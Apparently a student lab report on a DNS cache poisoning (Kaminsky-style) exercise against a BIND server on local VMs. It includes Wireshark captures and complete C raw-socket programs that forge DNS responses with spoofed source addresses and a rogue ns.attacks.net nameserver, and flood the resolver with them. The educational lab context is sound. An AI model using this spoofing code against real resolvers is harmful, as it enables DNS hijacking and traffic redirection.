
editing the /etc/bind/named.conf.options file on VM_3(DNS_server)

4. Flush the Cache: Next we flush the cache using the following command:
   ‘sudo rndc flush’ and then restart the DNS server using the following command:
   ‘sudo service bind9 restart’



```
[03/13/2015 15:12] seed@ubuntu:~$ sudo rndc flush
[03/13/2015 15:12] seed@ubuntu:~$ sudo service bind9 restart
 * Stopping domain name service... bind9                              [ OK ]
 * Starting domain name service... bind9                              [ OK ]
[03/13/2015 15:12] seed@ubuntu:~$ 
```


flush and restart the DNS server.



```
[03/13/2015 15:18] seed@ubuntu:~$ cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20150313221856
;
; Address database dump
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20150313221856
;
; Address database dump
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
[03/13/2015 15:19] seed@ubuntu:~$
```

DNS cache dump is empty on VM_3 proving that the cache clear was successful.

Now as part of the attack we have to generate DNS query responses. Let us first open a wireshark session and observe what the DNS response will actually look like.




```
No.   Time                   Source       Destination  Protocol Length Info
   34 2015-03-13 15:20:45.2110.0.2.11    10.0.2.10    DNS         227 Standard query response A 93.184.216.34

▶ Frame 34: 227 bytes on wire (1816 bits), 227 bytes captured (1816 bits)
▶ Ethernet II, Src: CadmusCo_d2:95:7e (08:00:27:d2:95:7e), Dst: CadmusCo_a1:7f:14 (08:00:27:a1:7f:14)
▶ Internet Protocol Version 4, Src: 10.0.2.11 (10.0.2.11), Dst: 10.0.2.10 (10.0.2.10)
▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 38583 (38583)
▼ Domain Name System (response)
    [Request In: 1]
    [Time: 0.248127000 seconds]
    Transaction ID: 0x2b21
  ▶ Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 4
  ▶ Queries
  ▼ Answers
    ▶ www.example.com: type A, class IN, addr 93.184.216.34
  ▼ Authoritative nameservers
    ▶ example.com: type NS, class IN, ns a.iana-servers.net
    ▼ example.com: type NS, class IN, ns b.iana-servers.net
        Name: example.com
        Type: NS (Authoritative name server)
        Class: IN (0x0001)
        Time to live: 2 days
        Data length: 4
        Name Server: b.iana-servers.net
  ▼ Additional records
    ▼ a.iana-servers.net: type A, class IN, addr 199.43.132.53
        Name: a.iana-servers.net
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 30 minutes
        Data length: 4
        Addr: 199.43.132.53 (199.43.132.53)
    ▶ a.iana-servers.net: type AAAA, class IN, addr 2001:500:8c::53
    ▶ b.iana-servers.net: type A, class IN, addr 199.43.133.53

0000  08 00 27 a1 7f 14 08 00  27 d2 95 7e 08 00 45 00   ..'..... '..~..E.
0010  00 d5 32 a4 00 00 40 11  2f 60 0a 00 02 0b 0a 00   ..2...@. /`......
0020  02 0a 00 35 96 b7 00 c1  a5 24 2b 21 81 80 00 01   ...5.... .$+!....
0030  00 01 00 02 00 04 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
```

DNS response on wireshark session from VM_1 (attacker).

Now observing the wireshark session we are able to identify the packet structure. Next task is to forge the DNS response packet.

Forge DNS Response Packets

We will be using the following program (modified udp.c) to forge a dns packet and transmit numerous packets to the server from the attacker (10.0.2.15)



```
  176 2015-03-24 07:33:23.29199.43.44.55  10.0.2.11    DNS         153 Standard query response A 1.1.1.1
  177 2015-03-24 07:33:23.29199.43.44.55  10.0.2.11    DNS         153 Standard query response A 1.1.1.1

▶ Internet Protocol Version 4, Src: 199.43.44.55 (199.43.44.55), Dst: 10.0.2.11 (10.0.2.11)
▶ User Datagram Protocol, Src Port: 42777 (42777), Dst Port: domain (53)
▼ Domain Name System (response)
    Transaction ID: 0x6745
  ▶ Flags: 0x8400 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 1
  ▶ Queries
  ▼ Answers
    ▼ KNVIY.example.com: type A, class IN, addr 1.1.1.1
        Name: KNVIY.example.com
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 10 minutes
        Data length: 4
        Addr: 1.1.1.1 (1.1.1.1)
  ▼ Authoritative nameservers
    ▼ example.com: type NS, class IN, ns ns.attacks.net
        Name: example.com
        Type: NS (Authoritative name server)
        Class: IN (0x0001)
        Time to live: 10 minutes
        Data length: 16
        Name Server: ns.attacks.net
  ▼ Additional records
    ▼ ns.attacks.net: type A, class IN, addr 0.0.1.1
        Name: ns.attacks.net
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 10 minutes
        Data length: 4
        Addr: 0.0.1.1 (0.0.1.1)

0050  01 00 01 00 00 02 58 00  04 01 01 01 01 c0 12 00   ......X. ........
0060  02 00 01 00 00 02 58 00  10 02 6e 73 07 61 74 74   ......X. ..ns.att
0070  61 63 6b 73 03 6e 65 74  00 02 6e 73 07 61 74 74   acks.net ..ns.att
0080  61 63 6b 73 03 6e 65 74  00 00 01 00 01 00 00 02   acks.net ........

○ Domain Name Service (dns), 111 b...   Packets: 6792 Displayed: 6792 Marked: 0
```

dns packet response program generated packet on VM_1, attacker machine

The above shown packet is the one which we successfully forged. Wireshark session shows the packet details.

Now the objective of this attack is that when we do a query for a www.example.com, the request will pass to through the DNS Server Apollo (VM_3) in our case. And then the request is sent to the root servers and so on. We have to forge the DNS response with the correct transaction id and send it to Apollo before the actual result comes so as to store our spoofed values in its cache. For that we have written the following program which spoof's the DNS response:

```
// ----udp_response.c------

// The program is to spoofing tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.

// Compile command:
// gcc -lpcap udp.c -o udp

  #include <unistd.h>
  #include <stdio.h>
  #include <sys/socket.h>
  #include <netinet/ip.h>
  #include <netinet/udp.h>
  #include <fcntl.h>
  #include <string.h>
  #include <errno.h>
  #include <stdlib.h>
  #include <libnet.h>

  // The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100
  // Can create separate header file (.h) for all headers' structure
  // The IP header's structure

  struct ipheader {
   unsigned char      iph_ihl:4, iph_ver:4;
   unsigned char      iph_tos;
   unsigned short int iph_len;
   unsigned short int iph_ident;
//  unsigned char      iph_flag;
   unsigned short int iph_offset;
   unsigned char      iph_ttl;
   unsigned char      iph_protocol;
   unsigned short int iph_chksum;
   unsigned int       iph_sourceip;
   unsigned int       iph_destip;
  };

  // UDP header's structure

  struct udpheader {
   unsigned short int udph_srcport;
   unsigned short int udph_destport;
   unsigned short int udph_len;
   unsigned short int udph_chksum;
  };

  struct dnsheader {
    unsigned short int query_id;
    unsigned short int flags;
    unsigned short int QDCOUNT;
    unsigned short int ANCOUNT;
    unsigned short int NSCOUNT;
    unsigned short int ARCOUNT;

};

// This structure just for convinience in the DNS packet, because such 4 byte data often appears.

struct dnsquestion{
    unsigned short int  type;
    unsigned short int  class;

};

struct dnsanswer{
    unsigned short int  d_ans_url;
    unsigned short int  d_ans_type;
    unsigned short int  d_ans_class;
    unsigned short int  d_ans_ttl1;
    unsigned short int  d_ans_ttl2;
    unsigned short int  d_ans_len;
    struct in_addr d_ans_ip;
};

struct dnsauthoritative{
    unsigned short int  d_auth_url;
    unsigned short int  d_auth_type;
    unsigned short int  d_auth_class;
    unsigned short int  d_auth_ttl1;
    unsigned short int  d_auth_ttl2;
    unsigned short int  d_auth_len;
    char d_auth_ns_url[15];
};

struct dnsadditional{
    char d_addn_ns_url[15];
    unsigned short int  d_addn_type;
    unsigned short int  d_addn_class;
    unsigned short int  d_addn_ttl1;
    unsigned short int  d_addn_ttl2;
    unsigned short int  d_addn_len;
    struct in_addr d_addn_ip;
};

  // total udp header length: 8 bytes (=64 bits)
```

```
unsigned int checksum(uint16_t *usBuff, int isize)
{
    unsigned int cksum=0;
    for(;isize>1;isize-=2){
    cksum+=*usBuff++;
    }
    if(isize==1){
     cksum+=*(uint16_t *)usBuff;
     }
    return (cksum);
}

// calculate udp checksum

uint16_t check_udp_sum(uint8_t *buffer, int len)
{
     unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);
    sum+=ntohs(IPPROTO_UDP+len);
    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);
    return (uint16_t)(~sum);
}

  // Function for checksum calculation. From the RFC,
  // the checksum algorithm is:
  //  "The checksum field is the 16 bit one's complement of the one's
  //  complement sum of all 16 bit words in the header.  For purposes of
  //  computing the checksum, the value of the checksum field is zero."

  unsigned short csum(unsigned short *buf, int nwords)
  {
        unsigned long sum;
        for(sum=0; nwords>0; nwords--)
                sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
      sum += (sum >> 16);
        return (unsigned short)(~sum);

  }

int main(int argc, char *argv[])

{
// This is to check the argc number
  if(argc != 3){
    printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP  dest_IP  \n");
```

```
      exit(-1);
   }

// socket descriptor
   int sd;
// buffer to hold the packet
   char buffer[PCKT_LEN];
// set the buffer to 0 for all bytes
   memset(buffer, 0, PCKT_LEN);
   // Our own headers' structures
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
   struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
   char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

//////////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
//////////////////////////////////////////////////////////////////////////////

//The flag you need to set
      dns->flags=htons(FLAG_R);
//only 1 query, so the count should be one.
      dns->QDCOUNT=htons(0x01);
      dns->ANCOUNT=htons(0x01);
      dns->NSCOUNT=htons(0x01);
      dns->ARCOUNT=htons(0x01);
//query string
   strcpy(data,"\5xxxxx\7example\3edu");
   int length= strlen(data)+1;
//this is for convinience to get the struct type write the 4bytes in a more organized way.
      //Filling the dns question section (1 query)
   struct dnsquestion * end=(struct dnsquestion *)(data+length);
   end->type=htons(0x01);
   end->class=htons(0x01);

//filling the dns answer section (1 answer)
   struct dnsanswer * d_ans=(struct dnsanswer *)(data+length+sizeof(struct dnsquestion));
      d_ans->d_ans_url = htons(0xc00c);
      d_ans->d_ans_type = htons(0x01);
      d_ans->d_ans_class = htons(0x01);
      d_ans->d_ans_ttl1 = htons(0x00);
      d_ans->d_ans_ttl2 = htons(0x000258);
      d_ans->d_ans_len = htons(0x04);
      d_ans->d_ans_ip.s_addr = inet_addr("1.1.1.1");

//filling the dns authoritative section (1 authoritative)
   struct dnsauthoritative * d_auth=(struct dnsauthoritative *)(data+length+sizeof(struct
dnsquestion)+sizeof(struct dnsanswer));
      d_auth->d_auth_url = htons(0xc012);
      d_auth->d_auth_type = htons(0x02);
      d_auth->d_auth_class = htons(0x01);
      d_auth->d_auth_ttl1 = htons(0x00);
      d_auth->d_auth_ttl2 = htons(0x000258);
      d_auth->d_auth_len = htons(0x010);
      strcpy(d_auth->d_auth_ns_url,"\2ns\7attacks\3net\0");

//filling the dns additional section (2 additional)
   struct dnsadditional * d_addn=(struct dnsadditional *)(data+length+sizeof(struct dnsquestion)+sizeof(struct
dnsanswer)+sizeof(struct dnsauthoritative));
      strcpy(d_addn->d_addn_ns_url,"\2ns\7attacks\3net\0");
      d_addn->d_addn_type = htons(0x01);
      d_addn->d_addn_class = htons(0x01);
      d_addn->d_addn_ttl1 = htons(0x00);
      d_addn->d_addn_ttl2 = htons(0x000258);
      d_addn->d_addn_len = htons(0x04);
      d_addn->d_addn_ip.s_addr = inet_addr("1.1.1.1");

//////////////////////////////////////////////////////////////////////
// DNS format, relate to the lab, you need to change them, end
////////////////////////////////////////////////////////////////////////

/***********************************************************************************

Construction of the packet is done.
now focus on how to do the settings and send the packet we have composed out
*************************************************************************************/
   // Source and destination addresses: IP and port


 struct sockaddr_in sin, din;
   int one = 1;
   const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use random #
   // Create a raw socket with UDP protocol
   sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd<0 ) // if socket fails to be created
printf("socket error\n");
   // The source is redundant, may be used later if needed

   // The address family
   sin.sin_family = AF_INET;
   din.sin_family = AF_INET;
   // Port numbers
   sin.sin_port = htons(33333);
   din.sin_port = htons(53);
   // IP addresses

   sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
   din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program

   // Fabricate the IP header or we can use the
   // standard header structures but assign our own values.
   ip->iph_ihl = 5;
   ip->iph_ver = 4;
   ip->iph_tos = 0; // Low delay

   unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dnsquestion)+sizeof(struct dnsanswer)+sizeof(struct
dnsauthoritative)+sizeof(struct dnsadditional)); // length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);
   ip->iph_ident = htons(rand()); // we give a random number for the identification#
   ip->iph_ttl = 110; // hops
   ip->iph_protocol = 17; // UDP
   // Source IP address, can use spoofed address here!!!

   ip->iph_sourceip = inet_addr(argv[1]);
   // The destination IP address
   ip->iph_destip = inet_addr(argv[2]);

   // Fabricate the UDP header. Source port number, redundant

   udp->udph_srcport = htons(40000+rand()%10000);  // source port number, I make them random... remember
the lower number may be reserved

   // Destination port number
   udp->udph_destport = htons(53);
udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dnsquestion)+sizeof(struct dnsanswer)+sizeof(struct dnsauthoritative)+sizeof(struct dnsadditional)); //
udp_header_size + udp_payload_size

   // Calculate the checksum for integrity//
   ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));

/***************************************************************************8

Tips the checksum is quite important to pass the checking integrity. You need to study the algorithem and what
part should be taken into the calculation.

!!!!!If you change anything related to the calculation of the checksum, you need to re-

calculate it or the packet will be dropped.!!!!!

Here things became easier since I wrote the checksum function for you. You don't need

to spend your time writing the right checksum function. Just for knowledge purpose,

remember the seconed parameter for UDP checksum: ipheader_size + udpheader_size + udpData_size

for IP checksum: ipheader_size + udpheader_size

*****************************************************************************/

   // Inform the kernel do not fill up the packet structure. we will build our own...
 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
printf("error\n");
exit(-1);
}

while(1){

// This is to generate different query in xxxxx.example.edu

int charnumber;
    charnumber=1+rand()%5;
    *(data+charnumber)+=1;
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the
checksum for the UDP packet

    // send the packet out.
if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
 printf("packet send error %d which means %s\n",errno,strerror(errno));
    }
close(sd);
return 0;
}
```

udp_response.c

If we make a single request from the terminal 'dig xxxxx.example.com' and even if we send multiple responses to the Apollo DNS server, the name server will respond before us and our response will be invalid. So what we do is we run the udp_query.c program (given in the lab). This program will generate random queries with the same domain. And when we run our dns_response we have a better chance at hitting the server.

```
// ----udp_query.c------

// The program is to spoofing tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.

// Compile command:
// gcc -lpcap udp.c -o udp

  #include <unistd.h>
  #include <stdio.h>
  #include <sys/socket.h>
  #include <netinet/ip.h>
  #include <netinet/udp.h>
  #include <fcntl.h>
  #include <string.h>
  #include <errno.h>
  #include <stdlib.h>
  #include <libnet.h>

  // The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100
  // Can create separate header file (.h) for all headers' structure
  // The IP header's structure
  struct ipheader {
   unsigned char      iph_ihl:4, iph_ver:4;
   unsigned char      iph_tos;
   unsigned short int iph_len;
   unsigned short int iph_ident;
 //  unsigned char      iph_flag;
   unsigned short int iph_offset;
   unsigned char      iph_ttl;
   unsigned char      iph_protocol;
   unsigned short int iph_chksum;
   unsigned int       iph_sourceip;
   unsigned int       iph_destip;
  };

  // UDP header's structure

  struct udpheader {
   unsigned short int udph_srcport;
   unsigned short int udph_destport;
   unsigned short int udph_len;
   unsigned short int udph_chksum;
  };

  struct dnsheader {
     unsigned short int query_id;
     unsigned short int flags;
     unsigned short int QDCOUNT;
     unsigned short int ANCOUNT;
     unsigned short int NSCOUNT;
     unsigned short int ARCOUNT;

};

// This structure just for convinience in the DNS packet, because such 4 byte data often appears.

struct dataend{
     unsigned short int  type;
     unsigned short int  class;

};

  // total udp header length: 8 bytes (=64 bits)

unsigned int checksum(uint16_t *usBuff, int isize)
{
     unsigned int cksum=0;
     for(;isize>1;isize-=2){
     cksum+=*usBuff++;
     }
     if(isize==1){
      cksum+=*(uint16_t *)usBuff;
      }
```

```
    return (cksum);
}

// calculate udp checksum

uint16_t check_udp_sum(uint8_t *buffer, int len)
{
     unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);
    sum+=ntohs(IPPROTO_UDP+len);
    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);
    return (uint16_t)(~sum);
}

  // Function for checksum calculation. From the RFC,
  // the checksum algorithm is:
  //  "The checksum field is the 16 bit one's complement of the one's
  //  complement sum of all 16 bit words in the header.  For purposes of
  //  computing the checksum, the value of the checksum field is zero."

  unsigned short csum(unsigned short *buf, int nwords)
  {
      unsigned long sum;
      for(sum=0; nwords>0; nwords--)
          sum += *buf++;
      sum = (sum >> 16) + (sum &0xffff);
     sum += (sum >> 16);
      return (unsigned short)(~sum);

  }

int main(int argc, char *argv[])

{
// This is to check the argc number
  if(argc != 3){
    printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP  dest_IP  \n");
    exit(-1);
  }

// socket descriptor
  int sd;
// buffer to hold the packet
  char buffer[PCKT_LEN];
// set the buffer to 0 for all bytes
  memset(buffer, 0, PCKT_LEN);
  // Our own headers' structures
```

```
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
   struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
   char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

/////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
/////////////////////////////////////////////////////////////////////

//The flag you need to set
     dns->flags=htons(FLAG_Q);
//only 1 query, so the count should be one.
     dns->QDCOUNT=htons(0x01);
     dns->ANCOUNT=htons(0x00);
     dns->NSCOUNT=htons(0x00);
     dns->ARCOUNT=htons(0x00);
//query string
   strcpy(data,"\5xxxxx\7example\3edu");
   int length= strlen(data)+1;
//this is for convinience to get the struct type write the 4bytes in a more organized way.
     //Filling the dns question section (1 query)
   struct dataend * end=(struct dataend *)(data+length);
   end->type=htons(0x01);
   end->class=htons(0x01);


//////////////////////////////////////////////////////////////////
// DNS format, relate to the lab, you need to change them, end
///////////////////////////////////////////////////////////////////

/**********************************************************************************

Construction of the packet is done.
now focus on how to do the settings and send the packet we have composed out
***********************************************************************************/
   // Source and destination addresses: IP and port


 struct sockaddr_in sin, din;
   int one = 1;
   const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use random #
   // Create a raw socket with UDP protocol
   sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd<0 ) // if socket fails to be created
printf("socket error\n");
   // The source is redundant, may be used later if needed
   // The address family
   sin.sin_family = AF_INET;
   din.sin_family = AF_INET;
   // Port numbers
   sin.sin_port = htons(33333);
   din.sin_port = htons(53);
   // IP addresses

   sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
   din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program

   // Fabricate the IP header or we can use the
   // standard header structures but assign our own values.

   ip->iph_ihl = 5;
   ip->iph_ver = 4;
   ip->iph_tos = 0; // Low delay

   unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataend)); // length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);
   ip->iph_ident = htons(rand()); // we give a random number for the identification#
   ip->iph_ttl = 110; // hops
   ip->iph_protocol = 17; // UDP
   // Source IP address, can use spoofed address here!!!

   ip->iph_sourceip = inet_addr(argv[1]);
   // The destination IP address
   ip->iph_destip = inet_addr(argv[2]);

   // Fabricate the UDP header. Source port number, redundant

   udp->udph_srcport = htons(40000+rand()%10000);  // source port number, I make them random... remember
the lower number may be reserved

   // Destination port number
   udp->udph_destport = htons(53);
